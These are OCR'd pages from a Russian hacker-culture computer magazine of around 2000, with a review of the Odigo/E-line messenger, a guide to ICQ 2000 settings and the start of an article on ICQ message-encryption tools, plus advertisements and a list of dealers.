
Да, напоследок хочу тебя порадовать и огорчить одновременно. Во-первых, прога не без глюков. СайдЫгз долго ругался по поводу вылета аськи, когда он хотел залезть в любимую директорию Security (полагаю, не на своем компе ;). У меня в одной из моих многочисленных асек бэк с никами не хотел покрываться картинкой, так что голова бедного ангела была скрыта под огромным листом контактов. Иногда в момент отсыла мессаги аська просто вылетала. Версия ICQ2000 не поддерживается... А теперь о хорошем. Все баги, которые я перечислил выше, будут пофиксены в ближайшей версии программы. Правда, автор проги молчал как пленный партизан, но умные люди посоветовали на Вадима внимания не обращать - человек, говорят, не от мира сего...

Записываемый компакт-диск Metal Azo защита от ультрафиолетового излучения

metal AZO™
CD-R PERFORMANCE & DURABILITY

Все записываемые компакт-диски чувствительны к длительному воздействию ультрафиолетового излучения. Прямые солнечные лучи или продолжительное воздействие искусственного освещения могут привести к потере информации. Предлагаемая фирмой Verbatim уникальная технология металлического Azo-красителя разработана для обеспечения повышенной защиты от воздействия ультрафиолетового излучения, что снижает частоту ошибок по сравнению с другими технологиями красителей для записываемых компакт-дисков.

Технология Metal Azo-красителя используется только при изготовлении записываемых компакт-дисков с маркой Verbatim.





© Verbatim Corporation, 2000

КАЛИНИНГРАД
"Офис-Экспресс"
ул. Сибирякова 54
тел.: (0112) 55-54-31, 21-89-86
e-mail: alextr@kaliningrad.ru

КРАСНОДАР
"Компьютерные системы"
ул.Красная 180
тел.: (8612) 55-99-94, 60-18-70
e-mail: comsys@comsys.ru
web-сайт: www.comsys.ru

НОВОСИБИРСК
"Софт-Ателье"
ул. Золотодолинская 33, тел.: (3832) 30-15-55, 30-15-68
ул. Орджоникидзе 33, тел.: (3832) 18-17-30
e-mail: atelier@online.sinor.ru
web-сайт: www.atelier.nsk.su

ПЕРМЬ
"Компьютерная Мастерская"
ул. Горького 24
тел.: (3422) 12-55-32
e-mail: gestar@permonline.ru

САМАРА
"Артком"
ул.Черноречеченская 21
тел.: (8462) 32-30-62, 41-15-80
e-mail: mail@artcompany.ru
web-сайт: www.artcompany.ru


ЯКУТСК
"Дисплей"
ул. Лермонтова 37
тел.: (4112) 44-05-74, 44-05-39, 42-04-43
e-mail: display@sakha.ru; tddisp@sakha.ru
web-сайт: www.display.sakha.ru

Одиго для амиго!



Maxx Zеленеnkо (maxx@xakep.ru)

Однажды в студеную зимнюю пору я из лесу вышел и сразу за комп :), гляжу захостили прям на Апорте рульную прогу, E-line'ом зовут :)). В общем, скачал, тут стихи и поперли :)). Е-лайн - это очень классная локализация такой не малоизвестной в мире проги, как Odigo. К сожалению, в нашей стране наибольшее распространение получила старая добрая Ася, и никаких реальных соперников этой софтине до последнего времени не наблюдалось. Скачав прогу в первый раз и повозившись с ней, я заклеймил ее как перегруженную графикой, неудобную и вообще не нужную, после чего недрогнувшей рукой потер. И не быть бы этой статье написанной, если бы однажды, в порыве борьбы с шаблонами, я снова ее не поставил вместо Аси. И, действительно, протащился от того, что увидел.




Заползай!


При первом запуске проги перед тобой вылетает окошко, в котором тебя непременно просят заполнить данные о себе. Без реализации сего действия тебя в систему не пустят, хоть ты тресни или на коленях перед компутером встань :)). Ну, естессно, вводишь любую байду: можешь соседа записать, чтобы, если что, из милиции сразу к нему шли и твое драгоценное внимание не занимали :)). А ежели тебе далеко не один сосед надоел, то на этот случай предусмотрена регистрация сразу нескольких пользователей и беспроблемное переключение от одного к другому: за ночь, аккурат, весь подъезд и отправишь на Колыму лес валить :).

В инфе о себе все настолько автоматизировано, что все необходимое ты можешь указать просто щелкнув крысой на нужном пункте меню, потревожив клаву лишь для того, чтобы ввести свой супер-экстраординарный ник. Интересной фишкой, которая отличает прогу от ICQ, является возможность выбора очаровательной рожицы в качестве идентификации тебя в сети. У меня, например, стоит очень классный черепок (картинка отражает внутреннюю едкую сущность:))), хочу огорчить Серегу Покровского: волосатых ног - нема, и по заявлениям локализаторов (фирмы Агама), в дальнейшем они не предвидятся :)).

Радар и бомбовый удар...

После того, как регистрация успешно пройдена, ты видишь небольшое анимированное окошко с радаром. Именно этот радар и является центральной фишкой проги. Когда ты находишься в онлайне, она позволяет видеть людей, которые находятся на том же сайте, что и ты - это очень классный способ находить друзей по интересам (хороших друзей можно найти на www.gay.ru :). На случай, если ты не пользуешься броузером и просто висишь в Инете, прога показывает всех пользователей, которые находятся в этот момент в онлайне. Их тут, скажу я тебе, - фигова туча! И как тут выбрать честному человеку? А очень просто: для облегчения поиск, в






проге есть специальный фильтр, заставляющий софтину показывать только интересующие тебя категории юзверей (парни могут видеть девушек с фигурой 90-60-90, девчонки могут фильтровать парней с большим… ну, пусть будет, носом :))). Настройки фильтра могут сохраняться и вызываться по мере надобности.

Прикольно, что каждый раз при подключении ты можешь определить из целого ряда вариантов свое настроение (равнодушный, веселый, скучающий), специально для Холода я просил внести вариант - "Меня колбасит". Ну, а так как настроение напрямую зависит от намерений, то их можно указать тоже, например, что-нибудь типа: роман, ищу друзей, голоден… очень :))). Вместе с фильтром это дает офигенную возможность найти для общения именно тех людей, которые тебе нужны.

Основное отличие проги от Аси состоит в том, что ты можешь очень долго общаться с пользователем и не заносить его в контактный лист, пообщался - понравился и уже тогда подключил его в контактник на постоянку. В отличие от Аськи, авторизация в проге встроена, и каждое подключение в контактный лист должно быть одобрено пользователем, которому заслали запрос. Это избавляет от необходимости создавать инвизибл




листы из личностей, с которыми ты не хотел бы общаться. Тем не менее, на случай, если ты по глупости нахватал все же ненужного народа, есть возможность определять варианты видимости в сети. А также, естественно, существует специальный черный список, необходимости в котором лично у меня не возникло.

Заложили... блин!

Для большего удобства работы все операции, которые только могут понадобиться тебе во время разговора, разнесены в различных закладках окна посыла мессаги. Для того, чтобы кинуть кому-то файло или линк, тебе просто нужно переключиться в нужную закладку и, выбрав, отправить. Так что никакие меню длиной в пятьдесят километров крысиного пробега тебе не грозят.

Интересна работа проги со страничками. Во-первых, рейтинги - одним нажатием кнопки ты получаешь список наиболее популярных у юзверей проги сайтов. Не без удивления я нашел там большое количество наших сайтов. Были замечены Рамблёр, Апортище, RBC и многие другие. Если ты заходишь на какую-то страничку и на ней больше никого нет, то сразу же возникает прикольное окошко с надписью следую-




щего содержания: "Один? Поделись с другом".

Это просто универсальная флудилка, лазай по скучным сайтам и сваливай линки злым недругам - пущай побалуются:))). Для юзверей, которые придут на пагу после тебя, ты можешь оставить записочку с краткими комментариями или пожеланиями, а ежели они, не дай Боже, с тобой вместе туда попали, то можно и чат забацать приличный.

А как же Ася?

В пользу выбора Одиго работает и тот факт, что тебе совершенно не нужно бросать свой номер Аськи. Специально для того, чтобы ты мог пользоваться и той и другой сетью, в прогу встроена возможность подсоединения к аськиным сервакам, причем при вводе номера также импортируется и весь контактный лист. Единственный не порадовавший меня момент - это автоматическое сохранение аськиного пароля, причем функция ввода пароля при подключении отсутствует. В целях же эффективной защиты пользовательских паролей в проге предусмотрено криптование всех сохраняемых паролей, то есть быстрое их вытаскивание (такое мы видели в предыдущих Асях) возможным не представляется.



Для большей безопасности и защиты в проге встроены еще несколько интересных особенностей. При работе со своими серваками она не посылает никаких паролей через Инет, и весь процесс залогинивания проходит локально, а так как работа проходит через произвольные порты, то старый добрый снифф представляется возможным только с большим геморроем.

Единственный глюк, который был замечен в проге, - при наборе сообщения, где с русским текстом содержатся фразы на английском, весь русский текст превращается в нечто похожее на злобные происки инопланетян по отношению к твоей скромной персоне. В принципе, происходит это редко и лечится простым переключением раскладки клавы, после чего все опять возвращается в удобочитаемом виде, так что жить особо не мешает. По заверениям локализатора, в следующей версии сей глюк будет устранен совсем.

В общем, прога реально классная и лично у меня на винте она будет жить теперь постоянно. Советую всем, кто еще не вспоминает старые добрые времена, когда вода была мокрее, а грязь грязнее, скачать ее себе и хотя бы попробовать: поверьте мне, не пожалеете! Еще и народу себе близкого по духу нароете по самое не балуй.

Скачать: http://www.aport.ru/eline/

Размер проги: 3552 кило.



Выражаю благодарность за помощь в написании материала фирме "Агама" и лично ее исполнительному директору Евгению Кирееву.



По самые помидоры



Андрей Каролик (andrusha@sl.ru)

Здаров, перец. Ты уже подрос и теперь большой мальчик, чтобы знать куда тыкать аську :). Чем? Ну, я не знаю, чем ты тычешь, я лично мышкой :). Но даже мышой все тычут по-разному. Именно поэтому пора разобраться, куда надо тыкать, зачем и чего от этого словит ася :). Ниже я состряпал более менее подробное описание про всякие феньки и фишки аси. Возможно, в некоторых местах вышло слишком подробно, но лучше нормально врубиться один раз, чем потом ламериться пожизненно :). В то же время я совершенно не уделил внимания фишкам типа ICQmail, Interests и прочей лабуде, которые навряд ли помогут твоему пищеварению.




Итак, поехали по порядку. Внешний вид асеподобного тебе уже должен быть до боли знаком.



Хотя как знать. Кто не поставил 2000-го зверя, будут долго пялиться и думать: что это, подстава? На самом деле просто пора протереть ручонками глазки и топать на www.icq.com скачивать все это дело. Отличий не так много от 99-ой, но первое, что бросается в глаза, это сходство с мурзилкой, наличие некоторых более полезных функций и большая структурированность во всех функциях. Менюшек, бросающихся сразу в глаза, тут хватает. Точнее, их тут до хрена. Все рассматривать - журнала не хватит, а некоторые нужны только для повышения интеллекта у отсталых. Так что щас впарю про самые нужные и толковые. Просто две удобные кноненции чуть ниже верхнего угла - цветочек и башка :). Цветочек дает возможность вывести всех в списке или только тех, кто онлайн. Но, кроме всего прочего мишкиного меда, на нее еще можно тыкать правой кнопкой мыши, тогда будут доступны еще три опции:

- поиск юзверя в списке имеющихся (Find User)
- сортировка своего списка (Sort)
- отображение всяких отличительных значков у юзверей (Show Extra Icons)


Этот поиск зверски удобен тем, что при наборе ника по буковкам автоматом выводит те ники, которые содержат в себе это сочетание буковок. А башка не менее удобна и позволяет оперировать с группами, а не со всеми сразу, как стадом баранов :). Изначально тут пять групп: General, Family, Frineds, Co-Workers и Awaiting Authorization. На фиг это нужно? Да удобнее всю гурьбу делить по группам: блондинок в одну группу, брюнеток в другую :). Сообщения при этом можно слать сразу на всю группу, а не муторно дублировать каждому выборочно. При желании можешь нафигарить свои группы, а те, что по умолчанию, удалить от греха подальше :)(General группу, увы, удалить стандартными средствами невозможно :(). На башке тоже можно тыкать правой кнопой, тогда среди всего прочего будет доступна опция Group Mode -> Mode 2, которая позволяет отображать отдельно количество челов онлайн и оффлайн в каждой группе.



По правому борту идет всякая лабуда :). Вверху на фиг никому не нужные ICQmail и Interests, но англоязычные папуасы, наверное, тащатся и жить не могут без этого :). Под контакт-листом первой торчит кнопка Add/Invite Users, что переводится - "затащи ее в постель" :), ну или его. Одним словом, поиск партнеров (жертв?) и все такое. Мощная хреня поиска по разнообразным критериям челов с асями и их потенциальное впендюривание в свой скромный список :). Если тыкнуть в это меню, то наткнешься на гурьбу подменю:


- собственно поиск (Find Users)
- поиск для одаренных (Find More),
- свои детальки (Your 4 Addresses)
- поиск второй половинки в Африке (ICQ


International)
- чат, только, правда, перебор при наличии аськи (Chat)
- сваять свой чат или группу (Create a hangout)
- всевозможные самовыражения и поздравления (Express your feelings)
- привязка к мылу, поиск по мылу и прочее с мылом, кроме стирки (Email)
- настройки NetPhone (Telephony)
- поиск по интересам (Topic Directories)
- аналогия предыдущего, но детальнее (Internet Topics)
- чужие ваяния (User participation)



Короче, занятная феня, но я лично ни разу не юзал :). Далее идет Services, эта менюшка имеет в подменю всяческие настройки, но вряд ли что-нибудь тебе отсюда пригодится, так что опускаю. Справа от нее есть более занятная кнопенция, в которой уже есть опции:

- все о тебе и не только (View/Change My Details)
- твои ночные похождения (Message Archive)
- назойливая лабуда по правому борту (Shortcut Bar)
- сетевой будильник (Reminder)
- блокнотик (Notes)
- операция Ы (ToDo)
- маневрирование юзеров (Change User On This Computer)
- регистрация и кастрация (Registration On ICQ)
- что-то с адресом (Send My Four ICQ Address)
- как что было и когда (Events History)






Из всего этого реально юзать стоит только архив мессаг, где всегда можно узнать, кого и во сколько ты грязно домогался :). А только один раз стоит залезть в твои установки и в назойливую лабуду по правому борту :). В установках напиши, что ты блондин негр :) и еще не родился, а лабуду убери на фиг (Auto Hide). Ниже расположены еще две менюшки. Правая менюшка отвечает за смену текущего мода состояния твоей аси:


- найти дурака на свою задницу (Chat with a Friend)
- он-лайн (Available/Connect)
- жаждешь чата (Free For Chat)
- ушел бухать (Away)
- бухаешь уже неделю (N/A)
- не тревожить (Occupied)
- вывалился из окна (DND)
- мало ел и стал прозрачным (Privacy)
- пипец коннекту (Offline/Disconnected).

Самое полезное из всех меню - левое (ICQ). Тут вот что есть:
- опять же вездесущий поиск собутыльников (Add/Invite Users)
- самоистязание (View/Change My Details)
- коррекция полета (Preferences)
- операции с визиблами, фигизиблами и т.п. (Security & Privacy)
- режим отсталых (To Simple Mode)
- махинации с контакт-листом (Contact List Options)
- война и мир в 2-х томах (Help)
- харакири (Shut Down)



Среди всей этой дребедени особое внимание стоит уделить подменю Preferences, так как тут полно всего полезного. Опций тута как поганок на свалке после дождя :). Опять же описать все опции и их вкладки нереально, так что опишу нужные. Но для начала что тут вообще есть:

- настройка контакт-листа (Contact List)
- децл настроек, но самая ценная - поддержка китайского (Miscellaneous)
- настройка модов статуса (Status Mode)
- дополнительные возможности (Telephony/Data/Games)
- настройка соединения (Connections)
- события (Events)
- настройка правого борта (Shortcut Bar)
- настройка защиты от ламеров (Security & Privacy)
- плугины (Plugin For ICQ)
- послать в открытке (Greeting Card)
- послать голосом (Voice Message)
- послать по Инет-телефону (Phone)
- послать по мылу (Email)
- твоя рожа (Picture)
- настройка актив-листа (ICQ Active List)




Из всего этого многообразия советую полазить только по настройкам контакт-листа (Contact List), соединения (Connections) и защиты (Security & Privacy). Более подробно объясню настройки соединения и защиты. В настройках соединения обрати внимание на вкладку General, где есть установки на отображения твоего IP адреса в случае использования прокси:

- всегда показывать реальный айпи (Always use internal IP)
- определять айпи автоматом (ICQ will determine IP automatically)
- всегда показывать айпи прокси (Always use external IP).


Ясен пень, что надо бы как-то настроить тогда и прокси, лезь во вкладку Firewall и обрати внимание на:

- тип прокси (Proxies/Firewall)
- хост (Host)
- порт (Port)
- логин и пароль, если нужно (Authentication).




В типе прокси можно выбрать 4-ый, 5-ый сокс или HTTPS. Если юзаешь незапороленный прокси, то однозначно тебе нужно выбрать 4-ый сокс, а далее просто в поле хост введи IP-адрес прокси и порт, по которому к нему коннектиться. Без настроек защиты тоже было бы туго, тут семь вкладок:

- кто в инвизибл листе (Invisible)
- кто в визибл листе (Visible)
- фильтр (Words List)
- основные настройки (General)
- смена пароля (Password)
- прямое соединение (Direct Connection)
- игнор-лист (Ignore).




Все эти фишки достаточно удобны, и без них бы ламерюги валили бы пачками и без очереди. А так ты можешь спокойно оперировать с визибл и инвизибл листом. То есть списком ников, которые тебя всегда видят или, наоборот, никогда не видят. Можно фильтровать по определенным словам, чтобы "чиста, базар фильтровали". Что такое игнор, думаю, втирать не надо :), но он содержит несколько полезных опций по всему контакт-листу:

- получать мессаги только от юзверей из контакт-листа (Accept messages only from users on my Contact List)
- не принимать массовые мессаги (Do not accept Multi-Recipient messages)
- не принимать мессаги с сайта (Do not accept WWWPager messages)
- забить на всех отсталых с более ранними версиями аськи (Do not allow Direct Connection with previous ICQ software versions).



Ну и тут же можно сменить свой пароль на асю во вкладке Password.



Теперь, думаю, не потеряешься :).



Ну и напоследок несколько полезных советов:

- бей всех на группы, очень удобно для дальнейших последствий;
- если тяготит склероз, юзай архив мессаг;
- настрой горячие комбинации под себя и юзай - порой быстро и удобно;
- если много челов в листе - делайся инвизибл и ставь визибл мод только нужным;
- если мессага не идет - шли сквозь сервер;
- не ставь автоприем чего-либо, принимай только головой, а не задним местом; :)
- прежде чем добавлять кого-то неизвестного, посмотри его инфо;
- чисть хоть иногда лист, а то скоро будет помойка;
- не доставай других, не всем это нравится;
- юзай прокси-сервер - меньше геморроя;
- поставь прием чего бы то ни было только от тех, кто в контакт-листе - не закидают мессагами с левых уинов.


ВКЛЮЧИ МУЗ-ТВ
СМОТРИ МУЗЫКУ
Национальный музыкальный канал.
Первое круглосуточное телевидение.
160 городов России и ближнего зарубежья.



Крипто в аське



MOOF (MOOF@XAKEP.RU ; HTTP://ANYNEWS.DA.RU))

Мозгопудренье


Небезопасно сейчас стало, постоянно за тобой кто-нибудь смотрит, где-нибудь подслушивает… Хакеру и шага нельзя сделать - сразу запеленгуют и просканят! А раньше были времена: ломай не хочу. Вот ты думаешь, что, лазая по порносайтам, разглядывая большегрудых красавиц, ты сохраняешь анонимность и неизвестность? Наивный :)). Все логи у твоего любимого провайдера хранятся, и если людям в черном понадобится, они эти логи посмотрят и сделают из тебя паратрупер ;). А представь: ты решил сайт ломануть с друганом, который живет в другом городе, и общаешься ты с ним только по асе. Вот тут-то весь прикол начинается: когда два чела по асе базарят, подслушать их разговор, при определенном желании, может любой хитрый перец!

Подумал я над такой темой и полез в Инет проги искать, которые помогут нам с тобой как-нибудь уберечься от этого. Нашел, скачал, посмотрел. Как оказалось, софтин, которые шифруют ICQ сообщения, не так уж и много. Всего-то несколько штук. Но ты как кул хацкер должен знать о них!

IC-Crypt V1.1 и 2beta (I See Crypt)


Скачав эту прогу (1.45Мб), я думал, что в полтора метра можно впихнуть все что душе угодно: и шифрование ICQ чата, и автоматическую шифровку/расшифровку сообщений, и туеву хучу всего. О, как я ошибся!!! Но все по поряд-

ку. После установки тебе надо будет выбрать тип ключа: публичный или персональный. И если ты выберешь второй вариант, тебе придется придумать и ввести этот ключ.



Я настоятельно рекомендую тебе выбрать второй вариант "Use personal key" (то есть ты будешь юзать свой персональный ключ для шифровки сообщений). Почему? Вот смотри: когда ты выбираешь опцию "Use public key" (использовать публичный ключ), все твои сообщения шифруются стандартным ключом, который в состоянии сломать любой возжелавший углубить свои познания в сексе за счет твоей переписки с очередной красавицей ;). Ведь этот ключ стандартен для всех версий программы, а значит хранится где-то в ее недрах, и после не столь хитрых манипуляций - его можно найти (имхо). А вот если ты будешь использовать персональный ключ, то добрым людям в черном придется попотеть, чтобы почитать твой диалог с сексбомбой рунета Катей. Длина ключа если чем-то и ограничена, то только твоим воображением (вся эта статья спокойно прошла за ключ). Но тут есть одна фишка: твой ключ должен знать тот, кому ты посылаешь сообщение, иначе он его не сможет прочитать. Но об этом позже. В разделе "General stuff" (типа, главные фишки) сказано, что можно присобачить эту прогу к Блокноту (если у тебя получится, напиши, у меня ничего не вышло) и добавить ее в автозагрузку. Итак, ты все настроил и радостно кликаешь на ярлычке. Весело жужжит винт, прога загружается, и теперь ты можешь шифровать свои ICQ сообщения, лишь нажав на кнопочку "ENCRYPT". Естественно, у тебя должна быть установлена icq, и она должна быть загружена. Все просто.








Во все той же второй версии этой программы появилась возможность сохранить персональный ключ на диске и не вводить его каждый раз при расшифровке сообщений. Также добавлена опция для поддержки совместимости с ICQPlus (прога для натягивания скинов на асю).

Теперь о недостатках. Как я уже писал выше, при шифровании сообщений личным ключом его должен знать получатель, иначе он не сможет раскодировать сообщение.



Эта проблема решается простой посылкой ключа по электронной почте. Но мыло-то твое тоже могут перехватить :(((. Поэтому мы с тобой зашифруем это письмо с помощью PGP (X #9 99).




